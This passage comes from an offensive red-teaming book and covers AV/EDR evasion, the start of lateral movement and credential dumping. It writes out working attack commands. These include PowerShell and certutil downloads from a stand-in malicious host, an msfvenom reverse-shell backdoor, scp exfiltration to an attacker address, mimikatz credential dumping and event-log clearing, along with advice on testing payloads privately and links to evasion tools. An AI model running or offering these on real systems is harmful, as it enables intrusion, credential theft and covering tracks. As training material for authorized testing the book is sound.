
Expert Tips

Navigating the Network Safely:

As you embark on the journey of scanning the intricate web of an enterprise's internal network, it's crucial to tread carefully through the digital labyrinth. While the allure of uncovering vulnerabilities and hidden weaknesses may be strong, it's imperative to exercise caution.

Here are some expert tips to keep in mind:

Delicate Intricacies:

Imagine the network as a delicate tapestry, interwoven with countless threads of data and communication. While scanning, be mindful of the scripts you deploy. Some, if not handled with care, can be intrusive, potentially unravelling the very fabric of the network.

The Specter of DoS and DDoS:

Intrusive scripts have the potential to unleash the specter of Denial of Service (DoS) and Distributed Denial of Service (DDoS) attacks. These digital behemoths can wreak havoc by overwhelming resources and rendering critical services unavailable.

The Impact on Resource Availability:

Consider the consequences of resource scarcity within an enterprise's digital realm. A DoS or DDoS attack could disrupt vital operations, causing financial losses and reputational damage.

Remember, the path to enlightenment in offensive red teaming lies in the balance between exploration and preservation. Proceed with caution, and you will unlock the secrets of the network without awakening the lurking digital titans that may lie within.

In the chapters ahead, we'll delve deeper into the intricacies of network scanning, offering you the tools and knowledge to navigate this perilous terrain with expertise and precision.

In this chapter, we've ventured into the heart of offensive red teaming, exploring the critical phase of post-breach analysis and the strategies employed by attackers within an organization's internal network. By shedding light on their tactics and techniques, we've equipped you with invaluable insights to enhance your cybersecurity defenses.

As we conclude this chapter, remember that the battle in cyberspace is an ever-evolving one. Staying vigilant, adapting to emerging threats, and learning from the adversary's playbook are essential elements of maintaining a robust security posture.

In the chapters to come, we'll continue our journey through the realm of offensive red teaming, uncovering more secrets, strategies, and countermeasures to ensure the resilience of your enterprise's digital fortress. Until then, keep your knowledge sharpened and your defenses fortified.

Thank you for joining us on this exploration of cybersecurity's frontiers. Stay safe, stay secure, and never cease your pursuit of excellence in the ever-changing landscape of offensive red teaming. Onward, to the next challenge.

CHAPTER 5

Bypassing Security Controls

Introduction

In the arms race between attackers and defenders, the evolution of security controls has been both rapid and revolutionary. While traditional defenses like antivirus and anti-malware software focused on static signatures to detect threats, modern organizations have turned to more advanced solutions. Endpoint Detection and Response (EDR), Extended Detection and Response (XDR), and Managed Detection and Response (MDR) are now at the forefront of cyber defense, leveraging a multitude of data analytics, artificial intelligence, and machine learning to detect, investigate, and respond to threats. For red teamers, this means that the complexity of simulating advanced attacks that can bypass such defenses has increased exponentially.

Key Learning

To learn techniques of bypassing the existing security controls in place.

Understanding Modern Security Controls

EDR systems are designed to provide real-time monitoring and threat detection at the endpoint level. They analyze various activities, such as process execution, network connections, and file modifications, to identify suspicious behavior. XDR extends this visibility across networks, clouds, and applications, providing a holistic view of an organization's security posture. MDR services, often offered by third-party vendors, combine technology with human expertise to manage threat hunting, detection, and response activities.

These controls employ a combination of signature-based detection, which relies on known patterns of malicious software, and behavioral analysis, which looks for anomalies in system

behavior that could indicate a breach. This dual approach aims to catch both known and unknown threats, making it tougher for adversaries to succeed with traditional attack methods.

Challenges for Red Teamers

The challenges faced by red teams in such environments are multifaceted. Evading modern security controls requires a deep understanding of how these systems work and the ability to think creatively. Signature-based detection can be bypassed through code obfuscation and polymorphism, but behavioral analysis requires mimicking legitimate user activities, making detection much harder.

Advanced Bypassing Techniques

Advanced red team tactics to bypass modern security controls might include:

- **Obfuscation and Polymorphism:** Modifying the code without changing its functionality can help evade signature-based detection. Tools like packers, crypters, and metamorphic engines are used for this purpose.
- **Behavioral Analysis Evasion:** This involves understanding what "normal" behavior looks like to a security system and crafting activities that fly under the radar. Red teamers might use administrative tools or scripts that are typically trusted by security systems to conduct their operations.
  Example:

```
# PowerShell command to execute a WMI process
Invoke-WmiMethod -Class Win32_Process -Name Create -ArgumentList "cmd.exe /c notepad.exe"
```

- **Exploiting Zero-Day Vulnerabilities:** These are previously unknown vulnerabilities that haven't been patched by the vendor. Red teamers might use these to gain access to systems or escalate privileges without triggering security alerts.
  Example:

```
# Hypothetical Python code to exploit a zero-day vulnerability
import requests

# This is a simplified and hypothetical example
exploit_payload = {'cmd': 'echo "pwned" > /tmp/exploit.txt'}
response = requests.post('http://vulnerable-app.com/vuln-page', data=exploit_payload)

print(response.text)
```

- **Living off the Land (LotL) and Fileless Malware:** Using built-in system tools and running malicious code directly in memory can avoid triggering security measures that rely on detecting known malicious files.
  Example:

```
# PowerShell command to download and execute code in memory
IEX (New-Object Net.WebClient).DownloadString('http://malicious-
url.com/script')
```

Developing Custom Tools and Payloads

To bypass advanced security controls, red teamers often need to create custom tools and payloads. This requires programming skills and a deep understanding of the target environment. Tools like shellcode compilers, scripting languages (e.g., PowerShell, Python), and software development kits (SDKs) are essential. Testing these tools against security controls in a controlled environment is critical to ensure they can evade detection and achieve their intended effect.

Example:

```
# Python script to encrypt a payload
from Crypto.Cipher import AES
import base64

# Shellcode to be encrypted
shellcode = b"\x99\x90\x90..."  # Truncated for brevity

# Key for encryption
key = b'MySecretKey123456'  # Must be 16, 24, or 32 bytes long

# Encrypt shellcode
cipher = AES.new(key, AES.MODE_ECB)
encrypted_shellcode = base64.b64encode(cipher.encrypt(shellcode))

print(encrypted_shellcode)
```

AV/EDR evasion using advanced bypassing techniques

Transition from Antivirus to EDR/XDR

Traditional antivirus solutions have become less effective and, in many ways, obsolete due to the rapidly evolving threat landscape. Antivirus software relies heavily on signature-based detection, which compares files against a database of known threats. This method is no longer sufficient because attackers continuously create new and modified threats faster than signatures can be updated.

The Need for Advanced Solutions

The inadequacy of traditional AVs to keep pace with sophisticated cyber threats necessitated the development of more advanced security solutions. Modern attacks often employ tactics that either have no signatures or can alter their appearance, making signature-based detection ineffective. Moreover, the rise of polymorphic and metamorphic malware, which can change its code as it spreads, further diminishes the effectiveness of AVs.

Benefits of EDRs

EDR systems represent a significant advancement over traditional AVs by providing:

1. **Behavioral Analysis**: Unlike AVs, EDR systems monitor the behavior of applications and processes in real-time. They analyze patterns and can detect anomalies indicative of malicious activity, even from previously unknown threats.
2. **Threat Hunting**: EDR tools allow security teams to proactively search for indicators of compromise (IoCs) across endpoints, offering a more aggressive approach to identifying threats.
3. **Incident Response Capabilities**: When a potential threat is detected, EDR systems provide detailed information on the threat's entry point, its spread through the network, and its current status. This enables a faster and more informed response to incidents.
4. **Forensic Capabilities**: EDRs offer comprehensive forensic tools that help in investigating and understanding the nature of attacks after they have been detected, allowing for better preparation against future threats.

Advantages of XDRs

XDR solutions take the capabilities of EDR a step further by:

1. **Extended Visibility**: XDR extends beyond endpoints to provide visibility across networks, cloud environments, and applications, enabling a holistic view of the organization's security posture.
2. **Integrated Security**: XDR platforms integrate various security components, providing a coordinated defense against threats. This integration helps in correlating threat intelligence and response across different security layers.
3. **Automated Responses**: Many XDR systems include automation capabilities that can respond to threats in real-time, often quicker than human teams can.
4. **Threat Intelligence**: XDRs typically incorporate global threat intelligence feeds, ensuring that the organization's security posture is informed by the latest information about emerging threats.

By integrating various data sources and using advanced analytics, EDR and XDR provide a level of security that is dynamic and adaptive to the changing tactics of cyber adversaries. They represent a paradigm shift from the reactive nature of traditional AVs to a more proactive and comprehensive security approach. This is crucial in an era where threats are becoming more sophisticated and the attack surface is ever-expanding with the advent of IoT, BYOD policies, and cloud computing.

It's important to note that while EDR/XDR solutions offer superior protection compared to traditional AVs, they are not a silver bullet. They should be part of a layered defense strategy that includes, among other elements, employee training, robust policies and procedures, and regular security assessments.

How does an Antivirus Program function?

File Scanning and Signature Detection

At the core of traditional antivirus software is the signature-based detection mechanism. This method involves scanning files and comparing their contents against a database of known malware signatures—unique strings of data or specific patterns that are characteristic of malware.

Example of Signature Detection Mechanism:

```
// Pseudocode for a signature detection algorithm
bool check_file_signature(file) {
    foreach (signature in database) {
        if (file.contains(signature)) {
            return true; // Malware detected
        }
    }
    return false; // No malware detected
}
```

Heuristic Analysis

To catch malware that has not yet been identified and cataloged in the signature database, antivirus programs use heuristic analysis. This method involves examining the behavior of programs and inferring the likelihood of them being malicious based on a set of rules or algorithms.

Example of Heuristic Analysis:

```
# Pseudocode for heuristic analysis
def heuristic_analysis(program):
    suspicious_behaviors = 0
    for behavior in program.get_behaviors():
        if behavior in heuristic_rules:
            suspicious_behaviors += 1
    return suspicious_behaviors > threshold
```

Behavioral Blocking and Monitoring

Modern antivirus programs often include real-time behavior monitoring. This feature observes the behavior of all programs and triggers alerts if a program starts to act in a potentially malicious way, such as trying to make unauthorized changes to system files.

Example of Behavioral Blocking:

```
# Pseudocode for behavioral monitoring
def monitor_behavior(program):
    while program.is_running():
        behavior = program.get_current_behavior()
        if behavior.is_unauthorized_modification():
            alert_user(behavior)
            take_preventive_action()
```

Sandboxing

Some antivirus solutions include a sandboxing feature, where suspicious programs are executed in a virtual environment separate from the host operating system. This containment strategy prevents the potential malware from causing harm, allowing the antivirus to observe its behavior and determine its nature.

Example of Sandboxing:

```
# Pseudocode for sandboxing a program
def sandbox_and_analyze(program):
    sandbox = create_virtual_environment()
    sandbox.execute(program)
    if sandbox.detects_malicious_behavior():
        mark_as_malicious(program)
    else:
        mark_as_safe(program)
    destroy_virtual_environment(sandbox)
```

System Scanning and Integrity Checking

Antivirus software routinely scans the system for malware. This can be done on a schedule or triggered by user actions. Integrity checking is another feature where the antivirus monitors the system for unauthorized changes to files and configurations, which could indicate a breach.

Example of Integrity Checking:

```
# Pseudocode for integrity checking
def check_system_integrity(file_system):
    for file in file_system:
        if not verify_checksum(file):
            report_change(file)
```

Updates and Threat Intelligence

A critical aspect of antivirus effectiveness is the regular updating of the signature database and heuristic rules. This update process is often automated and may occur multiple times a day to ensure the software can protect against the latest threats.

Example of Updating Process:

```
# Pseudocode for updating signature database
def update_signatures(update_server):
    latest_signatures = download_from_update_server(update_server)
    update_database_with(latest_signatures)
```

Note: The technical workings of antivirus software involve a complex interplay of various security mechanisms designed to detect, quarantine, and eliminate threats. Understanding these inner workings is crucial for cybersecurity professionals, particularly those involved in red teaming, as it allows them to develop strategies that can effectively assess the robustness of these antivirus systems.

Common Antivirus Evasion Techniques

As attackers evolve, so do their methods to bypass antivirus defenses. Here are several techniques used for AV evasion:

1. **Code Obfuscation**: This involves altering the appearance of the code without changing its functionality. Tools like UPX or custom packers can compress or encrypt the executable, making it unrecognizable to AV scanners that rely on signatures.
   Example: A simple "Hello, World!" program written in C could be packed using UPX to change its signature.

```
upx -9 HelloWorld.exe
```

Sample Output: The executable is compressed successfully, and when scanned by an AV, it does not match any known signatures.

Polymorphic Code: Polymorphic malware encrypts its payload and changes its decryption routine every time it infects a new system, thus altering its signature.
Example: A polymorphic virus generator could be used to create a new variant of a known virus.

```
./polymorphic_generator --payload virus_payload.bin --output
new_virus_variant.exe
```

Sample Output: Each output file **new_virus_variant.exe** has a unique signature, evading signature-based AV detection.

Fileless Malware: This type of malware resides in memory and may never touch the disk, making it invisible to AVs that scan files on disk.
Example: A PowerShell script that executes a payload directly from memory.

```
powershell -exec bypass -c "IEX (New-Object
Net.WebClient).DownloadString('http://malicious-url.com/malware.ps1')"
```

Sample Output: No files are written to disk, and the malicious activity is carried out entirely in memory, often bypassing AVs.

Living Off the Land (LotL): Using built-in system tools to perform malicious activities can evade AVs since these tools are generally whitelisted.
Example: A red teamer could use **certutil**, a legitimate Windows utility, to download a malicious payload.

```
certutil -urlcache -split -f http://malicious-url.com/malicious_payload.exe
malicious_payload.exe
```

Sample Output: The file is downloaded using a trusted tool, which may not trigger AV alarms.

Timing Attacks: Some malware can detect when AV scans are run and remain dormant during those periods, only activating after the scan is complete.
Example: Malware with an embedded scheduler that checks for low CPU usage or certain times of day to activate.

```
# Python pseudocode for a timing attack
import time
while True:
    if time.now().hour == 3:  # Assuming AV scans don't run at 3 AM
        execute_payload()
    time.sleep(3600)
```

Sample Output: The malware remains inactive during typical AV scan times, thereby evading detection.

Rootkits: Rootkits can modify the operating system itself to hide their presence, making them particularly difficult for AVs to detect.
Example: A rootkit that intercepts system calls to hide specific processes or files.

```
// C pseudocode for a rootkit hook
int original_function(...)
{
    // Original system call functionality
}

int hook_function(...)
{
    if (check_for_av()) return original_function(...); // Hide the
malicious activity
    // Malicious functionality
}
```

Sample Output: The rootkit hides malicious processes from the AV's view, effectively becoming invisible.


A Real World Example: How I was able to bypass the AVs and even EDRs during official Red Team engagements

During a sanctioned red team engagement for a high-profile client with robust security measures, including the latest EDR solutions, we were tasked with assessing the resilience of their security posture. Our objective was to identify potential pathways an attacker could use to access sensitive data without being detected by the company's defenses.

Taking full control over the Victim System (Server):

Power of “Powershell Encoding”:

We created a simple powershell script, which allows a user to execute the reverse shell. I executed this powershell script and voila, the reverse shell popped up on my kali box; a very popular EDR was running on this target system in full blocking mode however surprisingly could not detect and prevent the reverse shell execution:



So what we did:

We generated the encoded powershell reverse shell using the utility which can be found at:

https://github.com/0x10F8/PowerShell-Reverse-Shells/tree/master

Use the below command and provide the inputs- IP and Port number where the revered shell will be popped up:

Disclaimer

Due to the sensitive nature of security testing and in order to maintain the integrity of security systems, this book will not include screenshots or detailed descriptions of how to bypass specific Endpoint Detection and Response (EDR) systems or any other security solutions. It is important to respect the proprietary technology of security vendors and to avoid disseminating information that could be misused against protected systems. The goal of this book is to educate on the principles of offensive red teaming while promoting ethical hacking practices and reinforcing the importance of legal and authorized security testing. We adhere to the principles of responsible disclosure and emphasize that any security testing should only be conducted with explicit permission from the system owners.

There are so many ways we can evade the AV and EDR protections:

AV Bypassing Techniques

1. **Signature Evasion**: Modifying malware to avoid matching known signatures.
2. **Packing and Obfuscation**: Using tools to compress or encrypt the malware payload.
3. **Polymorphic and Metamorphic Code**: Creating malware that changes its code signature each time it replicates.
4. **Fileless Attacks**: Executing malicious activities directly in memory, leaving no files to scan.
5. **Living off the Land**: Utilizing built-in legitimate tools to perform malicious actions to avoid detection.

EDR Bypassing Techniques

1. **Behavioral Anomalies**: Mimicking normal user behavior to avoid triggering behavior-based detection algorithms.
2. **Timing-Based Evasion**: Performing actions at times when monitoring tools are less likely to detect or are not actively scanning.
3. **Credential and Session Mimicking**: Using legitimate credentials and sessions to execute commands that seem to be part of the usual user activity.
4. **Exploiting Blind Spots**: Targeting gaps in EDR coverage or areas where the EDR's visibility is limited.
5. **Process Hollowing**: Replacing the code of a running, legitimate process with malicious code to avoid spawning new processes that could be detected.

Note: While this book provides a comprehensive overview of offensive red teaming strategies, it's important to note that the detailed technical specifics of antivirus (AV) and Endpoint Detection and Response (EDR) evasion techniques are beyond the scope of this text. These topics involve highly specialized knowledge and are often sensitive in nature, as they could potentially be misused if not applied in a controlled and ethical manner.

The intention of this book is to foster an understanding of the strategic approaches in red teaming, rather than to serve as a manual for specific evasion tactics. Our discussion aims to respect the legal boundaries and the responsible use of information, adhering to a policy of ethical hacking practices. For those seeking to delve deeper into the technical aspects of AV/EDR evasion, dedicated research and advanced training in a lawful context are recommended.

Navigating Advanced Security Landscapes

The High Stakes of Enterprise Security

Enterprises, particularly within the banking and non-banking financial sectors (NBFCs), commit vast financial resources to safeguarding their digital fortresses. With budgets frequently extending into the millions, these institutions erect multi-layered security measures that present formidable barriers to unauthorized access.

The Red Teamer's Challenge

For Red Teamers, these high-security environments represent a complex labyrinth of defenses. Penetrating such systems demands not only technical acuity but also strategic finesse and a deep understanding of the security landscape.

Cultivating Expertise Through Experience

In the arena of cybersecurity, there is no substitute for experience. Red Teamers must hone their skills on the anvil of practical application, learning from each engagement to refine their craft. It is this journey of experiential learning that equips them with the ability to adeptly maneuver through the intricate security measures protecting today's financial institutions.

Conclusion

In the intricate landscape of cybersecurity, "Bypassing Security Controls" emerges as a vital chapter for understanding the evolving dynamics between cyber attackers and defenders. As we have seen, the transition from traditional antivirus solutions to more sophisticated systems like EDR and XDR marks a significant shift in the way organizations approach cyber defense. These advanced systems, with their capabilities for behavioral analysis, threat hunting, and automated responses, offer a more proactive and integrated security posture. However, as red teamers and security professionals, we must recognize that these solutions, while advanced, are not infallible.

The challenges presented by EDR/XDR systems compel red teamers to continuously innovate and evolve their tactics. The need for custom tool development, deep understanding of target environments, and the ability to think creatively to mimic legitimate user activities underscore the complexity of modern cybersecurity practices. This chapter not only highlights the necessity of advanced skills in code obfuscation, polymorphism, and behavioral analysis evasion, but also underscores the importance of a comprehensive, layered defense strategy. It emphasizes that while technology plays a crucial role in security, it should be complemented with ongoing employee training, robust policies, and regular security assessments.

As we navigate this constantly shifting landscape, the insights shared in this chapter serve as a reminder of the perpetual arms race in cyber security. The journey from understanding basic antivirus mechanisms to mastering the nuances of EDR/XDR systems represents a microcosm of the broader cyber battlefield. For those engaged in offensive red teaming, this chapter not only imparts technical knowledge but also instills a mindset geared towards innovation, adaptation, and continuous learning. As we look ahead, the principles and techniques explored here will remain pivotal in shaping effective defense strategies and in preparing for the unforeseen challenges of tomorrow's cyber world.

Expert Tips

Cautionary Note on Payload Testing

Red Teamers should exercise caution when verifying the stealth of their payloads. Utilizing public online services, such as VirusTotal, for testing can be counterproductive. These platforms typically share scan results with antivirus and EDR vendors, which could lead to the quick fingerprinting and blacklisting of your custom tools. Instead, opt for private, controlled environments that simulate the target's security setup to validate your payloads. This approach ensures operational security and maintains the element of surprise critical to red team engagements.

Caution: Please keep in mind that any enterprise (especially Banking, NBFCs) spends millions of Dollars on securing their assets hence it can become a cumbersome task for a Red Teamer to bypass the existing security controls. Red Teamer should develop these skills by experiential learnings.

Always test your evasion payload on the below websites before executing it on the target:

https://antiscan.me/

https://metadefender.opswat.com/

Useful references on AV/EDR bypassing techniques:

https://github.com/CMEPW/BypassAV

https://github.com/tkmru/awesome-edr-bypass

https://github.com/MrEmpy/Awesome-AV-EDR-XDR-Bypass

https://github.com/NUL0x4C/AtomPePacker

Looking Ahead: The Art of Lateral Movement

As we close this chapter on bypassing security controls, we have navigated the intricate balance between robust defense mechanisms and the sophisticated techniques employed by Red Teamers to ethically challenge them. Our journey through the landscape of cybersecurity does not end here. This chapter has highlighted the escalating challenge of bypassing modern security controls, which has become a complex and nuanced aspect of red teaming. The key to success lies in understanding the intricacies of these defenses and developing innovative tactics to evade them. Adaptability, creativity, and continuous learning are the hallmarks of a skilled red teamer in today's security landscape.

In the forthcoming chapter, we will delve into the critical concept of lateral movement within network environments. We will explore how, once initial access has been secured, a Red Teamer can discreetly traverse network segments, expand their foothold, and progress towards their ultimate objectives—all while remaining undetected. This next phase is pivotal in simulating an advanced persistent threat and provides valuable insights into strengthening an organization's internal security barriers.

Stay tuned as we transition from breaching the perimeter to moving silently within it, mirroring the steps of a sophisticated adversary.

CHAPTER 6

Lateral Movement

Introduction

Have you ever wondered how hackers move laterally once they compromise a system? Where exactly is the flaw? Is that the Security Misconfiguration or access control issues or anything else which makes hacker's life easier to reach out to the multiple systems by getting undetected by advanced detection and prevention techniques?
This chapter will focus more on the Lateral Movement techniques, real world Red Teaming Scenarios where it is successfully accomplished without getting detected by any AVs/EDRs…

Key Learning

Assess and compromise many targets to make sure a Red Teamer can have a broader scope. This may help in terms of showcasing the maximum security gaps to the CISO and Team, which are identified during the assignment.

When an attacker has successfully compromised a system, they have several options to further their attack within the network beyond using PowerShell. Here's an overview of the typical post-exploitation steps an attacker might take:

Ports and Services Scanning

Network Scanning: Attackers often perform network scans to identify other reachable systems within the network. Tools like Nmap can be used to discover open ports and services.

Example:

```
nmap -sV -p 1-65535 192.168.1.0/24
```

Output: A list of all devices on the network 192.168.1.0/24 with open ports and services.

Internal Systems Exploitation

Exploiting Vulnerable Services: With information about open ports and services, attackers can look for vulnerabilities in known services that can be exploited to gain further access or elevated privileges.

Example:

```
searchsploit apache 2.4.49
```

Output: A list of exploits available for Apache 2.4.49.

Privilege Escalation

Local Exploits: Attackers may use local exploits to gain higher privileges on the compromised machine. Tools like Windows-Exploit-Suggester can be used to identify potential local exploits based on the system's patch level.

Example:

```
python windows-exploit-suggester.py -d 2023-03-15-mssb.xls -i
systeminfo.txt
```

Output: A list of potential vulnerabilities and corresponding exploits for the given system.

Credential Access

Dumping Credentials: Tools like Mimikatz can be used to extract credentials from the compromised system, which can be used to access other systems.

Example:

```
mimikatz "privilege::debug" "sekurlsa::logonpasswords"
```

Output: A list of plaintext passwords, hashes, and Kerberos tickets for logged-in accounts.

Using Stolen Credentials: With valid credentials, attackers can move to other systems using methods like Remote Desktop (RDP), SSH, or other remote access protocols.

Example:

```
mstsc /v:target_system
```

Output: An RDP session window to the target system.

Establishing Persistence

Installing Backdoors: Attackers often establish persistence by installing backdoors or rootkits. Tools like Metasploit can be used to create and install payloads that provide persistent access.

Example:

```
msfvenom -p windows/meterpreter/reverse_tcp LHOST=attacker_ip LPORT=4444
-f exe > backdoor.exe
```

Output: A 'backdoor.exe' file that will create a reverse TCP connection to the attacker's machine when executed.

Data Exfiltration

Data Harvesting: Sensitive data can be identified and collected for exfiltration. This might include personal data, intellectual property, or operational information.

Data Transfer: Data can be transferred out of the network via various means, including FTP, HTTP, DNS tunneling, or even cloud storage services.

Example:

```
scp /path/to/sensitive_data.txt user@attacker_ip:/path/to/store
```

Output: The sensitive data file is securely copied to the attacker's machine.

Covering Tracks

Log Tampering: Attackers may attempt to tamper with or delete logs to hide their activities.

Example:

```
Clear-EventLog -LogName Security
```

Output: The Security event log is cleared.

Windows Memory Protection

Why Memory Protection is so crucial in today's world?

Memory protection is crucial for several compelling reasons, especially when considering attacks that target critical processes like LSASS (Local Security Authority Subsystem Service):

- **Sensitive Data Exposure**: Processes like LSASS handle sensitive information, including login credentials and security tokens. If an attacker dumps the memory contents of such processes, they can gain access to this sensitive data, leading to potential breaches.
- **Bypassing Security Mechanisms**: Effective memory protection helps prevent attacks that aim to bypass security mechanisms. Without it, attackers could manipulate memory to disable security software or evade detection.
- **Maintaining System Integrity**: Memory protection ensures that the integrity of system processes is maintained. Compromised memory can lead to system instability, crashes, or unexpected behavior that can be exploited by malicious entities.

Credentials Dumping: Traditional vs. Modern Approach

Gaining the Key to the Kingdom

Once local administrative access has been secured, the ability to extract credentials from a system becomes a pivotal next step for any attacker or red team operative. This practice, known as credential dumping, is the process of obtaining account login and password information from a compromised host. These credentials are the 'keys to the kingdom' that can allow an adversary to move laterally across the network, accessing resources, escalating privileges, and deepening their foothold within the environment.

Traditional Methods of Credential Dumping

Traditionally, credential dumping has involved leveraging tools like Windows Credential Editor or pwdump to extract password hashes from the Security Account Manager (SAM) on a Windows system. Attackers might also target the Local Security Authority Subsystem Service (LSASS) process memory, where credentials are stored in plain text or as reversible hashes.


Example of Traditional Credential Dumping:


```
# A traditional command-line tool to extract hashes
C:\> pwdump7.exe
```

Sample Output Format:

```
UserID:SID:LM_Hash:NTLM_Hash:::
```

The output from such tools would be a list of user accounts and their corresponding password hashes, which could then be cracked or used in pass-the-hash attacks however modern AVs and EDRs are capable enough to detect these kind of anomalies and immediately take action against it.





So the question arises that how to tackle this problem as any Red Team Operator would love to bypass these kind of detections, right?

So here is the modern approach

